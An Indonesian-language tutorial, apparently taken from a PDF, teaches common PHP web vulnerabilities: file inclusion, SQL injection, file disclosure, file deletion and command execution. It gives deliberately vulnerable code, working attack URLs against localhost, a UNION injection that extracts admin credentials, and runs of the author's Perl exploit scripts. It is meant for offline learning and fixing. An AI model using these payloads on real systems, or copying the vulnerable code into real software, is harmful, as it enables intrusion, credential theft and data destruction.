


Tutorial Celah Keamanan Pada PHP Scripts

Oleh Ramdan Yantu



Daftar Isi

1. Whoami
2. Introduction
3. Remote File Include
4. Local File Include
5. SQL Injection
6. Local File Disclosure
7. Arbitrary File Deletion
8. Remote Command Execution

1. Whoami

- Nama saya adalah Ramdan Yantu (nick: cr4wl3r)
- Asal dari Hulondalo Lipu'u - Indonesia
- Menyukai wanita pastinya, dan segala hal yang berhubungan dengan komputer dan jaringan
- Email: cr4wl3r(!)linuxmail dot org
- Website: bastardlabs.info

2. Introduction

Sebelumnya saya ingin menerangkan sedikit, apa yang dimaksud dengan PHP, MySQL, dan Apache.

PHP adalah kependekan dari PHP: Hypertext Preprocessor. Pada awalnya PHP adalah kependekan dari Personal Home Page. PHP pertama kali dibuat oleh Rasmus Lerdorf pada tahun 1995. Pada waktu itu PHP masih bernama Form Interpreter (FI) yang wujudnya berupa sekumpulan script yang digunakan untuk mengolah data formulir dari web. Selanjutnya beliau merilis code tersebut untuk umum dan menamakannya PHP/FI. Dengan perilis code sumber ini maka banyak programmer yang tertarik untuk mengembangkan PHP.

MySQL adalah Relational Database Management System (RDBMS) yang didistribusikan secara gratis dibawah lisensi GPL (General Public License). MySQL sebenarnya merupakan turunan salah satu konsep utama dalam database sejak lama, yaitu SQL (Structured Query Language). Kecepatan query MySQL bisa sepuluh kali lebih cepat dari PostgreSQL dan lima kali lebih cepat dibandingkan Interbase.

Apache adalah web server yang dapat dijalankan di banyak system operasi (*nix, Win32). Apache memiliki fitur seperti pesan kesalahan yang dapat dikonfigurasi, dan autentikasi berbasis grafik user interface (GUI) yang memungkinkan penanganan server menjadi lebih mudah.

Pada tutorial kali ini saya berasumsi Anda telah menginstal Apache, PHP, MySQL dalam komputer Anda sebelumnya. Anda dapat memilih aplikasi seperti AppServ, XAMPP dan lain sebagainya yang dapat menginstall sekaligus beberapa program seperti Apache, PHP dan MySQL. Karena dalam tutorial ini kita melakukannya dalam mode offline artinya kita

melakukannya pada komputer pribadi. Saya tidak menganjurkan kepada Anda untuk melakukannya secara online. Anda sudah diperingatkan ;)

Beberapa tutorial memerlukan konfigurasi agar dapat berjalan dengan baik. Jadi Anda perlu merubah beberapa PHP konfigurasi (php.ini). Contoh dari konfigurasi php.ini yang mendukung tutorial kali ini adalah sebagai berikut.

```
safe_mode = off
register_globals = on
allow_url_include = on
allow_url_fopen = on
magic_quotes_gpc = off
short_tag_open = on
file_uploads = on
display_errors = on
```

3. Remote File Include

Dalam celah remote file include, ada beberapa kondisi dan fungsi include dalam code php.

```
require
require_once
include
include_once
```

Sebagai contoh misalnya kita memiliki sebuah file bernama test.php, disini kita mempunyai sebuah code php berikut


```
File Edit Search View Options
C:\AppServ\w
<?php
/*
Contoh Script Remote File Include
MahoCMS
*/
$maho = $_GET['maho'];
include $maho;
?>
```

Jika kita mengakses file tersebut dari sebuah browser, akan ditampilkan sebuah pesan error seperti misalnya

```
Notice: Undefined index: maho in C:\AppServ\www\mahocms\test.php on line 9
```

Disini kita lihat dimana variable "maho" tidak mendapat penyaringan atau validasi input yang baik, sehingga dengan code seperti ini kita bisa menginkludkan file apa saja dari luar server misalnya menjadi

<http://127.0.0.1/mahocms/test.php?maho=http://bastardlabs.info/inject.txt>



saya bukan maho

Jika dalam file inject.txt ini berisi sebuah kalimat misalnya "saya bukan maho" dan ketika kita mengeksekusi url tersebut melalui web browser dan kemudian ditampilkan kembali kalimat tersebut, maka bisa dipastikan inilah kondisi dimana terjadi sebuah celah yang dinamakan remote file include.

Ada yang bertanya, sering kita menemukan karakter "?" atau "%00" pada sebuah tehnik eksploitasi ini. Sebelumnya kita telah melihat contoh code dari celah remote file include, saya kembali akan memberikan penjelasan sedikit mengenai kenapa dalam tehnik ini ada

yang menggunakan karakter "%00" dan "?". Misalnya kita memiliki sebuah code seperti berikut ini.

```
File Edit Search View Options Help
C:\AppServ\www\mahocms\tes
<?php
/*
Contoh Script Remote File Include
MahoCMS
*/
$maho = $_GET['maho'];
include (<$maho.".php");
?>
```

Pada contoh code diatas, jika kita mencoba untuk merequest url tersebut melalui web browser seperti

<http://127.0.0.1/mahocms/test.php?maho=http://bastardlabs.info/inject.txt>

Ini tidak akan berkerja, karena code di atas mencoba untuk meng include file menjadi

<http://bastardlabs.info/inject.txt.php>

Disinilah kita dapat menggunakan karakter "%00" (nullbyte). Fungsinya yaitu untuk menghilangkan karakter apapun setelah file txt.

<http://127.0.0.1/mahocms/test.php?maho=http://bastardlabs.info/inject.txt%00>

Maka dengan begitu file kita akan sukses di eksekusi. Contoh code yang lainnya yang menggunakan karakter "?"

```
File Edit Search View Options Help
C:\AppServ\www\mahocms\tes
<?php
/*
Contoh Script Remote File Include
MahoCMS
*/
$maho = $_GET['maho'];
include (<$maho."logged=1");
?>
```

Dengan contoh code diatas kita dapat mencoba merquest url dengan karakter "?" menjadi

<http://127.0.0.1/mahocms/test.php?maho=http://bastardlabs.info/inject.txt?logged=1>

4. Local File Include

Dalam celah local file include fungsi include yang terjadi sama dengan remote file include sebelumnya. Sebagai contoh kita kembali memiliki sebuah file bernama test.php dengan code sebagai berikut

```
File Edit Search View Options Help
C:\AppServ\www\mahocms\test.php
<?php
/*
Contoh Script Local File Include

MahoCMS
*/
$maho=$_GET['maho'];
include './karakter/'.$maho;
?>
```

Kembali kita akan mencoba meng eksekusi file tersebut pada browser, tetapi kali ini kita tidak akan meng includkan file dari luar server, melainkan file dari dalam server, sebagai contoh

<http://127.0.0.1/mahocms/test.php?maho=../../../../../../../../etc/passwd>


```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/:
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/s/
```

Karakter `../` artinya melewati direktori atau folder dalam sebuah server, sama halnya jika kita berpindah

direktori dalam sebuah terminal console, tergantung kedalaman sebuah file yang akan coba di akses. Apabila kemudian browser kembali menampilkan isi dari file misalnya /etc/passwd (*nix) maka inilah kondisi celah dimana dinamakan celah local file include. Penggunaan "%00" (nullbyte) setelah akhir dari file /etc/passwd%00 sama dengan penjelasan seperti pada celah remote file include sebelumnya.

5. SQL Injection

SQL Injection adalah suatu celah dimana seorang penyerang dapat memanipulasi query dalam statement sql. Sebagai contoh kita memiliki file test.php dengan code sebagai berikut



```
File Edit Search View Options Help
C:\AppServ\www\mahocms\test.php
<?php
/*
Contoh Script SQL Injection
MahoCMS
*/
include "config.php";
$maho_id = $_GET['maho_id'];
$query = mysql_query("select * from kategori_maho where maho_id = $maho_id");
while($maho = mysql_fetch_array($query)){
echo "<b>".$maho['contoh']. "<br/>";
}
?>
```


Disini jelas terlihat dimana variable "maho_id" tidak difilter terlebih dahulu sehingga seorang user dapat memasukkan perintah sql pada variable "maho_id" ini untuk mendapatkan sebuah username atau password misalnya. Pada versi 4.x ke atas sudah terdapat yang namanya union syntax. Apa dan bagaimana agar lebih jelas mengenai hal itu dapat dilihat pada halaman berikut.

<http://dev.mysql.com/doc/refman/5.0/en/union.html>

Lantas bagaimana selanjutnya kita bisa memanipulasi celah tersebut. Misalnya url sebelum di injeksi adalah sebagai berikut.


http://127.0.0.1/mahocms/test.php?maho_id=1

Maka database akan mengecek permintaan dimana `maho_id` adalah 1. Jika benar, database akan memberikan sesuai dengan yang di minta.



Ini Adalah Halaman MahoCMS


Seorang penyerang biasanya untuk mengetahui sebuah script vulnerable terhadap celah sql ini, biasanya menambahkan karakter kutip tunggal pada akhir url yang diminta. Ketika halaman yang ditampilkan menunjukkan sebuah error sql maka bisa dipastikan halaman tersebut memiliki celah sql injection.



Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in C:\AppServ\www\mahocms\test.php on line 11


Langkah selanjutnya yang dilakukan adalah mencoba mencari table dan kolom yang menyimpan username dan password dari user yang memiliki privilege setingkat admin.

http://127.0.0.1/mahocms/test.php?maho_id=null union select 1,version()--



5.0.51b-community-nt-log


http://127.0.0.1/mahocms/test.php?maho_id=null union select 1,concat(table_name) from information_schema.tables where table_schema=0x6D61686F636D73--



kategori_maho

users

http://127.0.0.1/mahocms/test.php?maho_id=null union select 1,concat(column_name) from information_schema.columns where table_schema=0x6D61686F636D73 and table_name=0x7573657273--




Admin_ID

username

password

```
http://127.0.0.1/mahocms/test.php?maho_id=null union select
1,concat(username,0x3a,password)AdhanBukanMaho from users--
```



admin:adminmaho

6. Local File Disclosure

Local file disclosure adalah sebuah celah dimana kita dapat mengambil/download file apa saja yang terdapat pada sebuah server. Celah ini umumnya terdapat dalam sebuah file yang memungkinkan seorang user untuk mendownload sebuah file dalam server, seperti misalnya mendownload file berbentuk pdf dan lain sebagainya. Contoh dari sebuah file yang terdapat celah ini misalnya kita memiliki sebuah file bernama download.php dengan code sebagai berikut

```
File Edit Search View Options Help
C:\AppServ\www\mahocms\download.php
<?php
$maho = $_GET['maho'];
header("Content-Type: text/plain");
header("Content-length: " . filesize($maho));
header("Content-Disposition: attachment; filename=" . $maho);
readfile($maho);
?>
```

Fungsi `readfile()` adalah membaca content secara spesifik dari sebuah file. Jadi normalnya jika diakses dari web browser adalah sebagai berikut

<http://127.0.0.1/mahocms/download.php?maho=tutorials.pdf>

Kita dapat memanipulasi celah ini, karena variable "maho" tidak di filter secara baik sehingga memungkinkan kita bisa mengambil file apa saja dari dalam server. Sebagai contoh, kita akan mengambil atau

mendownload file yang menyimpan konfigurasi MySQL. Biasanya konfigurasi ini diletakkan pada sebuah file config.php. Maka yang kita lakukan adalah mengganti tutorial.pdf menjadi config.php.

<http://127.0.0.1/mahocms/download.php?maho=config.php>

Umumnya file config.php ini diletakkan pada direktori root atau pada direktori include.

```
C:\misploit>lfd.pl
#
# Remote File Disclosure Exploit
# By cr4wl3r http://bastardlabs.info
#
[+] Usage: perl C:\misploit\lfd.pl <target> <path> <file>
[+] Exan : perl C:\misploit\lfd.pl 127.0.0.1 /mahocms/ config.php
C:\misploit>lfd.pl 127.0.0.1 /mahocms/ config.php
<?php
    $host="localhost";
    $user="root";
    $pass="root";
    $db="mahocms";
    $sambung=mysql_connect($host,$user,$pass);
    mysql_select_db($db,$sambung);
?>
C:\misploit>
```

Setelah mendapatkan username dan password dari konfigurasi mysql, kita dapat mengakses database server melalui mysql client dengan cara seperti berikut ini, `mysql -u root -p root -h 127.0.0.1 -P 3306`. Secara default, account root tidak dapat terkoneksi dengan port tersebut, kecuali dari localhost. Jika kita tidak dapat terkoneksi dengan MySQL/3306 maka kita dapat mencari path dari database server /phpMyadmin atau /phpmyadmin.

7. Arbitrary File Deletion

Arbitrary File Deletion adalah celah yang dapat dikategorikan sebagai celah yang High Risk atau sangat beresiko yang diakibatkan oleh celah ini, dimana seorang penyerang dapat menghapus atau men delete

sebuah file atau data yang terdapat dalam web server tanpa harus memiliki hak khusus semisal memiliki privileges admin. Sebagai contoh codenya yaitu

```
File Edit Search View Options Help
C:\AppServ\www\mahocms\test.php
<?php
/*
Contoh Script Arbitrary File Deletion
MahoCMS
*/
$maho=$_GET['maho'];
unlink (<"$maho");
?>
```

Kembali terlihat dimana pada string "maho" tidak mendapatkan filter yang baik, sehingga langsung dapat di eksekusi begitu saja oleh fungsi "unlink". Contoh sebelum di injecksi misalnya

<http://127.0.0.1/mahocms/test.php?maho=sampah.txt>

Kita dapat mengeksekusi file apa saja yang ada dalam web server selain dari pada file "sampah.txt" ini misalnya.

<http://127.0.0.1/mahocms/test.php?maho=config.php>

Dengan meminta url tersebut melalui web browser, maka sebuah file "config.php" akan di hapus secara otomatis tanpa harus melewati sebuah authentication permission terlebih dahulu.

```
C:\mysploitz>del.pl
#~~~~~#
# Arbitrary File Deletion Exploit
# By cr4wl3r http://bastardlabs.info
#~~~~~#
Usage: perl C:\mysploitz\del.pl <target> <path> <file>
C:\mysploitz>del.pl 127.0.0.1 /mahocms/ config.php
Connected to 127.0.0.1!
Deleted file config.php
Done!!!
Check the file config.php if still available!

C:\mysploitz>_
```

Anda bisa menebak sendiri akibat yang ditimbulkan oleh celah ini.

8. Remote Command Execution

Remote Command Execution adalah sebuah celah dimana seorang penyerang dapat memasukkan perintah apa saja di dalam mesin target.

Remote Command Execution sendiri disebabkan oleh beberapa fungsi yang ada dalam tags php seperti

```
system
passthru
exec
shell_exec
```

Contoh dari sebuah code yang memiliki celah ini misalnya.

```
File Edit Search View Options Help
C:\AppServ\www\mahocms\test.php
<?php
/*
Contoh Script Remote Command Execution
MahoCMS
*/
$maho = $_GET['maho'];
echo shell_exec($maho);
?>_
```

Kita melihat dimana string "maho" tidak mendapat pemfilteran, dan kemudian pada tags php berikutnya dibuka dengan fungsi `shell_exec()`. Maka jika seseorang mencoba untuk melakukan permintaan melalui web browser dengan cara misalnya sebagai berikut

<http://127.0.0.1/mahocms/test.php?maho=whoami>

Maka web browser akan merespon dan kemudian mengirimkan kembali kepada user sesuai dengan command atau perintah yang di minta.

```
C:\misploit>rce.pl
# ~~~~~
# Remote Command Execution Exploit
# By cr4wl3r http://bastardlabs.info
# ~~~~~

Usage: perl C:\misploit\rce.pl <target> <path>
Exam: perl C:\misploit\rce.pl 127.0.0.1 /mahocms/

C:\misploit>rce.pl 127.0.0.1 /mahocms/
[+] bastardlabs:~# ver
Microsoft Windows XP [Version 5.1.2600]
[+] bastardlabs:~# _
```

Menarik bukan? Anda dapat menjalankan perintah apa saja dalam mesin target, dan dapat melakukan eksploitasi local misalnya.

Sekian tutorial kita kali ini. Semoga dengan tutorial singkat ini dapat menambah pengetahuan kita dalam menemukan celah ataupun mengatasi celah seperti yang telah di paparkan diatas.

Terima kasih untuk :

Seluruh masyarakat gorontalo dimanapun berada, dan seluruh pengemudi bentor yang berada di gorontalo :)))

milw0rm, Manadocoding, Sekuritionline (rip), teman teman komunitas security dan hacker Indonesia

Referensi:

php.net

apache.org

mysql.com

google.com (the best place for ask something)

milw0rm.com (rip)

packetstormsecurity.com

exploit-db.com

ha.ckers.org

Finding vulnerabilities in PHP scripts by Sirgod

Bug RFI & LFI Serta Pencegahannya by cr4wl3r